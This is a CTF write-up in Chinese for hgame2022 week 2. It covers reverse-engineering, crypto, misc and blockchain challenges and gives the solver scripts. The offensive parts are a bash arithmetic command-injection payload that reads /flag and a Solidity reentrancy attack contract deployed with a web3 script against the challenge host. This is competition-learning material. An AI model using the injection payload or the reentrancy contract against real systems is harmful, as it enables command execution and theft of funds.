# hgame2022-week2

## web

## **Git Leakage**

githack 直接就看见了

### v2board

V2Board Admin.php 越权访问漏洞 | PeiQi文库

### Reverse

### before main

换表base64

你直接看的表不一定是真的

```
int64 sub_1229()
{
    __int64 result; // rax

result = ptrace(PTRACE_TRACEME, 0LL, 0LL);
if ( result != -1 )
{
    strcpy((char *)&qword_4020, "qaCpwYM2tO/RP0XeSZv8kLd6nfA7UHJ1No4gF5zr3VsBQbl9juhEGymc+WTxIiDK");
    return 0x636D79474568756ALL;
}
return result;
}
```

直接解密

### math

有意思的点在 &savedregs-0x170 == v8

```
int m; // [rsp+Ch] [rbp-174h]
char v8[24]; // [rsp+10h] [rbp-170h] BYREF
char v9; // [rsp+28h] [rbp-158h]
int v10[28]; // [rsp+30h] [rbp-150h]
int v11[28]; // [rsp+A0h] [rbp-E0h] BYREF
int v12[26]; // [rsp+110h] [rbp-70h] BYREF
unsigned __int64 v13; // [rsp+178h] [rbp-8h]
__int64 savedregs; // [rsp+180h] [rbp+0h] BYREF
```

```
import numpy as np

v12 =
np.array([63998,33111,67762,54789,61979,69619,37190,70162,53110,68678,63339,3068
7,66494,50936,60810,48784,30188,60104,44599,52265,43048,23660,43850,33646,44270]
)
v12.shape = (5,5)
```

```
v10 =
np.array([126,225,62,40,216,253,20,124,232,122,62,23,100,161,36,118,21,184,26,14
2,59,31,186,82,79])
v10.shape = (5,5)

v10_inv = np.linalg.inv(v10)

flag = v12 @ v10_inv
np.around(flag, decimals=0, out=flag)

flag_str = ''
for i in flag:
    for j in i:
        flag_str += chr(int(j))

print (flag_str)
```

### stream

logo一眼真python

```
PS C:\Users\lei20\Desktop> python .\pyinstxtractor.py .\stream.exe
[+] Processing .\stream.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.10
[+] Length of package: 5507205 bytes
[+] Found 61 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: stream.pyc
[+] Found 97 files in PYZ archive
[+] Successfully extracted pyinstaller archive: .\stream.exe
```

虚拟机解包 stream.pyc

pycdc 反编译但反编译了给寂寞 给我的是字节码

(pycdc 是用cmake编译的 当时编译成pycdas了 编译pycdc.exe就ok了

```
import base64

def gen(key):
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + ord(key[i % len(key)])) % 256
        tmp = s[i]
        s[i] = s[j]
        s[j] = tmp
    i = j = 0
    data = []
    for _ in range(50):
        i = (i + 1) % 256
        j = (j + s[i]) % 256
        tmp = s[i]
```

```
s[i] = s[j]
        s[j] = tmp
        data.append(s[(s[i] + s[j]) \% 256])
    return data
def encrypt(text, key):
    result = ''
    for c, k in zip(text, gen(key)):
        result += chr(ord(c) \land k)
    result = base64.b64encode(result.encode()).decode()
    return result
text = input('Flag: ')
key = 'As_we_do_as_you_know'
enc = encrypt(text, key)
if enc ==
\verb|'wr3Clvcsw7nCmMOcHcKgacOtMkvDjxZ6asKww4nChMK8IsK7KMOOasOrdgbDlx3DqcKqwr0hw701Ly5||
7w63Ctc01':
    print('yes!')
    return None
None('try again...')
```



😘 这段代码是一个Python程序,它包含两个函数:encrypt() 和 gen()。它使用了base64和 △ 🖓 input函数,以及一个称为key的变量。

encrypt()函数使用gen()函数来生成一个新的序列,然后将文本加密并打印出来。

这是一个简单的对称加密的实现,使用的加密算法是RC4.

我无法确定这个程序的具体用途,建议不要在生产环境中使用这个算法,因为它已经不安全

### 字节码的话

ChatGPT: 无所谓, 我会出手。

不知道为啥只有随波逐流好使 有没有密码神解释一下。。。

hgame {python\_reverse\_is\_easy\_with\_internet}

## **VidarCamera**

jadx正常逆向 无壳

看代码逻辑 先转int再xtea加密再比对

char转int 直接看就行

下面是加密函数 xtea

```
private final int[] m0encrypthkIa6DI(int[] iArr) {
    int i;
    int[] r1 = UIntArray.m167constructorimpl(4);
    UIntArray.m178setVXSXFK8(r1, 0, 2233);
    UIntArray.m178setVXSXFK8(r1, 1, 4455);
    UIntArray.m178setVXSXFK8(r1, 2, 6677);
    UIntArray.m178setVXSXFK8(r1, 3, 8899);
    int i2 = 0;
    while (i2 < 9) {
        int i3 = 0;
        int i4 = 0;
        do {
            i3++;
            i = i2 + 1;
        }
}</pre>
```

```
UIntArray.m178setVXSXFK8(iArr, i2,
UInt.m114constructorimpl(UIntArray.m173getpVg5ArA(iArr, i2) +
UInt.m114constructorimpl(UInt.m114constructorimpl(UInt.m114constructorimpl(UIntA
rray.m173getpVg5ArA(r1, UInt.m114constructorimpl(i4 & 3)) + i4) ^
UInt.m114constructorimpl(UInt.m114constructorimpl(UInt.m114constructorimpl(UIntA
rray.m173getpVg5ArA(iArr, i) << 4) ^</pre>
UInt.m114constructorimpl(UIntArray.m173getpVg5ArA(iArr, i) >>> 5)) +
UIntArray.m173getpVg5ArA(iArr, i))) ^ i4)));
            UIntArray.m178setVXSXFK8(iArr, i,
UInt.m114constructorimpl(UIntArray.m173getpVg5ArA(iArr, i) +
UInt.m114constructorimpl(UInt.m114constructorimpl(UInt.m114constructorimpl(UInt.
m114constructorimpl(UIntArray.m173getpVg5ArA(iArr, i2) << 4) ^</pre>
UInt.m114constructorimpl(UIntArray.m173getpVg5ArA(iArr, i2) >>> 5)) +
UIntArray.m173getpVg5ArA(iArr, i2)) ^
UInt.m114constructorimpl(UIntArray.m173getpVg5ArA(r1,
UInt.m114constructorimpl(UInt.m114constructorimpl(i4 >>> 11) & 3)) + i4))));
            i4 = UInt.m114constructorimpl(i4 + 878077251);
        } while (i3 <= 32);</pre>
        i2 = i;
    }
    return iArr;
}
```

#### 手工代码优化 (出题人来挨打

```
private final int[] mOencrypthkIa6DI(int[] iArr) {
        int i;
        int[] r1 = new int[4];
        r1[0] = 2233;
        r1[1] = 4455;
        r1[2] = 6677;
        r1[3] = 8899;
        int i2 = 0;
        while (i2 < 9) {
            int i3 = 0;
            int i4 = 0;
            do {
                i3++;
                i = i2 + 1;
                iArr[i2]=iArr[i2] + (((r1[i4 & 3]+ i4)^ (((iArr[i] << 4)^
(iArr[i] >>> 5)) + iArr[i]))^{1} i4);
                iArr[i]= iArr[i] + ((((iArr[i2] << 4)^(iArr[i2] >>>
5))+iArr[i2])^(r1[(i4 >>> 11)& 3]+ i4));
                i4 = i4 + 878077251;
            } while (i3 <= 32);</pre>
            i2 = i;
        }
        return iArr;
   }
```

### 注意三点

1. i2<i

```
2. iArr[i2]=iArr[i2] + (((r1[i4 & 3]+ i4)^ (((iArr[i] << 4)^ (iArr[i] >>> 5))+ iArr[i]))^ i4);这里跟原xtea多了^i4即^sum
```

```
#include <stdio.h>
#include <stdint.h>
int flag[10] =
{637666042,457511012,-2038734351,578827205,-245529892,-1652281167,435335655,7336
44188,705177885,-596608744};
unsigned int key[4] = \{2233,4455,6677,8899\};
void encipher(unsigned int num_rounds, uint32_t v[2]) {
    unsigned int i;
    \mbox{uint32\_t } \mbox{v0=v[0], } \mbox{v1=v[1], } \mbox{sum=0, } \mbox{delta=878077251};
    for (i=0; i < num_rounds; i++) {
        v0 += ((((v1 << 4) \land (v1 >> 5)) + v1) \land (sum + key[sum & 3])) \land sum;
        v1 += (((v0 << 4) \land (v0 >> 5)) + v0) \land (sum + key[(sum>>11) & 3]);
        sum += delta;
    }
    v[0]=v0; v[1]=v1;
}
void decipher(unsigned int num_rounds, uint32_t v[2]) {
    unsigned int i;
    uint32_t v0=v[0], v1=v[1], delta=878077251, sum=delta*num_rounds;
    for (i=0; i < num\_rounds; i++) {
        sum -= delta;
        v1 = (((v0 << 4) \land (v0 >> 5)) + v0) \land (sum + key[(sum>>11) & 3]);
        v0 = ((((v1 << 4) \land (v1 >> 5)) + v1) \land (sum + key[sum & 3])) \land sum;
    v[0]=v0; v[1]=v1;
}
int main()
{
    for (int i = 8; i >= 0; i--)
        decipher(33, (uint32_t *)&flag[i]);
    char *p = (char *)flag;
    for (int i = 0; i < 40; i++)
    {
        printf("%c", p[i]);
    }
}
```

# **Crypto**

### Rabin



## 包里有什么

LLL一直不出 我还不会修。。。

```
import qmpy2
from libnum import n2s
m = 1528637222531038332958694965114330415773896571891017629493424
b0 = 69356606533325456520968776034730214585110536932989313137926
c = 93602062133487361151420753057739397161734651609786598765462162
w = b0 // 2
#1 = m.bit_length()-2
1 = 198
a = [2 \ll i \text{ for } i \text{ in } range(1)]
key = ""
c1 = c*gmpy2.invert(w, m) % m
for i in a[::-1]:
    if c1 >= i:
        key+="1"
        c1 -= i
    else:
```

```
key+="0"
print(n2s(int(key[::-1], 2)))
```

# RSA 大冒险1

很有意思 模拟了真实情况

1:除p撇yafu分解

2: 加密两次 模不互素

3: 小e攻击

4: 加密两次 共模攻击

## Misc

## **Tetris Master**

非预期了属于是

ctrl+c

# Sign In Pro Max

part1 base64 base58 base32

part2-4 somd5解密

part5 凯撒

#### 🅌 米斯特安全团队 CTFCrakTools pro v2.1 Beta

解码方式 进制转换 插件 妹子

Crypto Image UnZip

填写所需检测的密码:(已输入字符数统计:79)

Ufwy5 nx OghOjf61i21h, stb uzy fqq ymj ufwyx ytljymjw, its'y ktwljy ymj ktwrfy.

### 结果: (字符数统计: 2054)

Kvmo5 dn OwxOzv61y21x, ijr kpo vgg ocz kvmon ojbzoczm, yji'o ajmbzo ocz ajmhvo.

Lwnp5 eo OxyOaw61z21y, jks lqp whh pda lwnpo pkcapdan, zkj'p bkncap pda bkniwp.

Mxoq5 fp OyzObx61a21z, klt mrq xii qeb mxoqp qldbqebo, alk'q clodbq qeb clojxq.

Nypr5 gq OzaOcy61b21a, lmu nsr yjj rfc nyprq rmecrfcp, bml'r dmpecr rfc dmpkyr.

Ozqs5 hr OabOdz61c21b, mnv ots zkk sgd ozqsr snfdsgdq, cnm's enqfds sgd enqlzs.

Part5 is ObcOea61d21c, now put all the parts together, don't forget the format.

Obsu5 jt OcdOfb61e21d, opx qvu bmm uif qbsut uphfuifs, epo'u gpshfu uif gpsnbu.

# crazy\_qrcode


### 修复二维码



### 拿到密码

[1, 2, ?, 3, ?, 0, 3, ?, ?, 3, ?, 0, 3, 1, 2, 1, 1, 0, 3, 3, ?, ?, 2, 3, 2]

按照顺序拼 在根据给的数\*90°慢慢拼



## **Tetris Master Revenge**

bytectf2022 bash\_game原题

实际此处的预期是利用算术表达式执行命令,可以在数组的索引中插入命令进而导致命令执行

```
1 p.sendline('x[$(cat /flag)]')
```



EDI wp

arr[\$(cat flag)]

## **BlockChain**

### **VidarBank**

经典重入攻击

构造恶意合约

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity >=0.8.7;
import "./VidarBank.sol";
contract Attack{
   VidarBank public vidarBank;
   constructor(address _vidarBank) {
        vidarBank = VidarBank(_vidarBank);
   }
    function getNewAccount() public payable{
        require(msg.value >= 0.0001 ether);
        vidarBank.newAccount{value: 0.0001 ether}();
   }
   function pwnDonateOnce() public {
        vidarBank.donateOnce();
   }
    fallback () payable external {
        if (vidarBank.getBalance() >= 30) {
            vidarBank.isSolved();
       vidarBank.donateOnce();
   }
}
```

### 部署 调用就完了

```
import json
from eth_account import Account
from web3 import web3
import time

private_key = "" # 私钥

web3 = Web3(Web3.HTTPProvider('http://week-2.hgame.lwsec.cn:30191/'))

connected = web3.isConnected() # 检查是否连接成功
print(connected)

account = Account.privateKeyToAccount(private_key)

with open('attack_sol_Attack.abi', 'r') as f:
    abi = json.load(f)

with open('attack_sol_Attack.bin', 'r') as f:
```

```
bytecode = f.read()
contract = web3.eth.contract(abi=abi, bytecode=bytecode)
# 被攻击的合约地址
contractAttackedAddress = "0x01E4c8e701eE9d52Cb6c15DdA211Dd24a74661a5"
contractAttackedAddress = web3.toChecksumAddress(contractAttackedAddress)
# 部署合约
contract = contract.constructor(contractAttackedAddress).build_transaction({
    'from': account.address,
    'nonce': web3.eth.getTransactionCount(account.address),
    'gas': 1728712,
    'gasPrice': web3.toWei('22', 'gwei')
})
signed = account.signTransaction(contract)
tx_hash = web3.eth.sendRawTransaction(signed.rawTransaction)
tx_receipt = web3.eth.waitForTransactionReceipt(tx_hash)
print(tx_receipt)
# 获取合约地址
contractAddress = web3.toChecksumAddress(tx_receipt.contractAddress)
# 调用合约
contract = web3.eth.contract(address=contractAddress, abi=abi)
# 调用合约的方法
tx = contract.functions.getNewAccount().buildTransaction({
    'gas': 1000000,
    'gasPrice': web3.toWei('100', 'gwei'),
    'from': account.address,
    'nonce': web3.eth.getTransactionCount(account.address),
    'value': web3.toWei('0.00011', 'ether')
})
signed = account.signTransaction(tx)
tx_id = web3.eth.sendRawTransaction(signed.rawTransaction)
tx_receipt = web3.eth.waitForTransactionReceipt(tx_id)
print("调用合约的方法: getNewAccount", tx_receipt)
# 调用合约攻击方法
tx = contract.functions.pwnDonateOnce().buildTransaction({
    'gas': 1000000,
    'gasPrice': web3.toWei('100', 'gwei'),
    'from': account.address,
    'nonce': web3.eth.getTransactionCount(account.address)
})
signed = account.signTransaction(tx)
tx_id = web3.eth.sendRawTransaction(signed.rawTransaction)
tx_receipt = web3.eth.waitForTransactionReceipt(tx_id)
print("调用合约的方法: pwnDonateOnce", tx_receipt)
```

```
[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 3
[-] input your token: v4.local.2RtZSbSEtQdf_sUhOaPAdLCk-J2jzKl6HqVHnHozdvDwy31_xp5hpG7DsLaLg1uZRNjOC0oct4wD16zpKZZvQgxvR8lnZiyDyCcMNtRCALeUmuaHtH9NyPSSdHrTLRkfKnYCozIPKbwywuToZgcOP1B8sQun31ADy51gTPhxbwRa-A
[-] input tx hash that emitted SendFlag event: 0xc53319e082994cd3462949440c9bcd9bb258b3c20e782d345bf7e1d02a625f99
[+] flag: hgame{eceb29eb17cad6e7456cc290f8ccfd3c565dee8c}
PS C:\Users\lei20\Desktop\contract>
```

### **Transfer**

因为对remix不熟悉 耽误一血了 呜呜呜 二血也不错! selfdestruct()

### 停用和自毁

从区块链上删除代码的唯一方法是当该地址的合约执行 selfdestruct 操作。存储在该地址的剩余以太币被发送到一个指定的目标,然后存储和代码被从状态中删除。删除合约在理论上听起来是个好主意,但它有潜在的危险性,因为如果有人向被删除的合约发送以太币,以太币就会永远丢失。

### ● 警告

即使一个合约被 selfdestruct 删除,它仍然是区块链历史的一部分, 可能被大多数以太坊节点保留。 因此,使用 selfdestruct 与从硬盘上删除数据不一样。

### ● 备注

尽管一个合约的代码中没有显式地调用 selfdestruct ,它仍然有可能通过 delegatecall 或 callcode 执行自毁操作。

如果您想停用您的合约,您可以通过改变一些内部状态来停用它们,从而使再次调用所有的功能都会被恢复。这样就无法使用合约了,因为它立即返回以太。

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity >=0.8.7;

contract Attack{
    uint public balance = 0;

    function destruct(address payable _to) external payable {
        selfdestruct(_to);
    }

    function deposit() external payable {
        balance += msg.value;
    }
}
```

remix 部署 给合约打钱 在销毁就行了

(期待出题人说的第二种方法。。。

### Pirated router

解包在bin发现secret\_program arm64的

router是mips32 显然不对劲

没arm设备 不想用gemu 直接逆向吧 就一个异或

## Pirated keyboard

### 流量抠出

zihiui\_NB\_666}

```
C:\...ange_keyboard\HelloWord-Keyboard\PelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-Keyboard-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-fw\HelloWord-f
ic const uint16_t RAW_REPORT_SIZE = 1 + 32;
ic const uint16_t HID_REPORT_SIZE = KEY_REPORT_SIZE + RAW_REPORT_
                                                                                                                                                                                                                                                                                           static const uint16_t RAW_REPORT_SIZE = 1 + static const uint16_t HID_REPORT_SIZE = KEY_
    KeyCode_t : int16_t
                                                                                                                                                                                                                                                                                           enum KeyCode_t : int16_t
/*----- HID report d

LEFT_CTRL = -8, LEFT_SHIFT = -7, LEFT_ALT

RIGHT_CTRL = -4, RIGHT_SHIFT = -3, RIGHT_A
 RESERVED = 0, ERROR ROLL OVER, POST FAIL, ERROR UNDEFINED,
                                                                                                                                                                                                                                                                                                          RESERVED = 0, ERROR ROLL OVER, POST FAIL, E
   A, B, C, D, E, F, G, I, H, J, K, L, M,
                                                                                                                                                                                                                                                                                                            A, B, C, D, E, F, G, H, I, J, K, L, M,
                                                                                                                                                                                                                                                                                                           N,O,P,Q,R,S,T,U,V,W,X,Y,Z,
N,O,P,Q,R,S,T,U,V,W,A,I,G,

NUM_1/*11*/,NUM_2/*28*/,NUM_3/*3**/,NUM_4/*4$*/,NUM_5/*5**/,

NUM_6/*6^*/,NUM_7/*7&*/,NUM_8/*8**/,NUM_9/*9(*/,NUM_0/*0)*/,
                                                                                                                                                                                                                                                                                                          NUM_1/*1!*/, NUM_2/*2@*/, NUM_3/*3#*/, NUM_
NUM_6/*6^*/, NUM_7/*7&*/, NUM_8/*8**/, NUM_
 ENTER, ESC, BACKSPACE, TAB, SPACE,
                                                                                                                                                                                                                                                                                                           ENTER, ESC, BACKSPACE, TAB, SPACE,
```

#### 与源代码比较发现

#### I与H互换

zhihuh\_NB\_666}

### pdf多东西



#### 打开直接发现

hgame{peng\_zhihuh\_NB\_666}